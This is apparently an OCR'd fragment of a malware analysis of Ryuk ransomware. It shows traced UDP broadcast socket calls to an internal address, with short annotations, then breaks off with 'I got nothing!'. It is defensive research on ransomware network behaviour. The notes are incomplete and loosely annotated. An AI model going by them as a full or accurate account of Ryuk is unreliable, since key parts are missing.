
```
socket(PF_INET, SOCK_DGRAM, IPPROTO_UDP) // This call returns a
descriptor

setsockopt(descriptor, SOL_SOCKET, SO_BROADCAST, (char *)&optName, 4)

     SOL_SOCKET    => Application layer
     IPPROTO_TCP   => Protocol layer
     SO_BROADCAST => Must be enabled to send broadcast (optName)
                     This option is NOT used for SOCK_STREAM


sendto(3, 0xe41228, 102, 0, ADDR_STRUCTURE,sizeofADDR)

BUFFER_ADDRESS, SIZE_OF_BUFFER

                {sa_family=AF_INET, sin_port=htons(7),sin_addr=inet_addr("10.0.0.188")}
```

Function accepts a structure, it looks like the following text in purple

Sendto() is used as UDP is connectionless and requires the destinationAddressStructure

Previous version(s) of RYUK:

Ryuk hasn't changed that much over-time, yet it has the ability to bypass many security vendors out there. Here is the flow for a variant that was seen a couple of months ago.



CONCLUSION

I got nothing!